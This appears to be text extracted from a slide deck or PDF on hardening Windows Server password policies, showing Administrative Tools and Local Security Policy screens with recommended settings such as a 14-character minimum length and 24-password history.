
## Download updates but let me choose whether to install them







# Windows Update



## *Security Settings*

# *Account Policies*





## Administrator Tools



## Local Security Policy



## Account Policies

Administrative Tools

File Home Share View

Control Panel > System and Security > Administrative Tools

Search Administrative Tools

Name	Date modified	Type	Size
Terminal Services	8/22/2013 8:39 AM	File folder	
Component Services	8/21/2013 11:57 PM	Shortcut	2 KB
Computer Management	8/21/2013 11:54 PM	Shortcut	2 KB
Defragment and Optimize Drives	8/21/2013 11:47 PM	Shortcut	2 KB
Event Viewer	8/21/2013 11:55 PM	Shortcut	2 KB
iSCSI Initiator	8/21/2013 11:57 PM	Shortcut	2 KB
Local Security Policy	8/21/2013 11:54 PM	Shortcut	2 KB
Microsoft Azure Services	7/23/2014 9:02 PM	Shortcut	2 KB
ODBC Data Sources (32-bit)	8/21/2013 4:56 PM	Shortcut	2 KB
ODBC Data Sources (64-bit)	8/21/2013 11:59 PM	Shortcut	2 KB
Performance Monitor	8/21/2013 11:52 PM	Shortcut	2 KB
Resource Monitor	8/21/2013 11:52 PM	Shortcut	2 KB
Security Configuration Wizard	8/21/2013 11:45 PM	Shortcut	2 KB
Server Manager	8/21/2013 11:55 PM	Shortcut	2 KB
	8/21/2013 11:54 PM	Shortcut	2 KB
	8/21/2013 11:53 PM	Shortcut	2 KB


Run

Type the name of a program, folder, document, or Internet resource, and Windows will open it for you.


Open:

OK Cancel Browse...

Local Security Policy









## Password Policies

Set 'Minimum password length' to '14 or more character(s)'

Set 'Enforce password history' to '24 or more password(s)'

Set 'Password must meet complexity requirements' to 'Enabled'


Set 'Store passwords using reversible encryption' to 'Disabled'

Set 'Minimum password age' to '1 or more day(s)'

Set 'Maximum password age' to '60 or fewer days'



## *Password Policies*



Local Security Policy

File Action View Help

Security Settings


- Account Policies
  - Password Policy**
  - Account Lockout Policy
- Local Policies
- Windows Firewall with Advanced Security
- Network List Manager Policies
- Public Key Policies
- Software Restriction Policies
- Application Control Policies
- IP Security Policies on Local Computer
- Advanced Audit Policy Configuration

Policy	Security Setting
Enforce password history	0 passwords remembered
Maximum password age	42 days
Minimum password age	0 days
Minimum password length	0 characters
Password must meet complexity requirements	Enabled
Store passwords using reversible encryption	Disabled



## Password Policies


*Set 'Enforce password history' to '24 or more password(s)'*





## Password Policies

*Set 'Enforce password history' to '24 or more password(s)'*

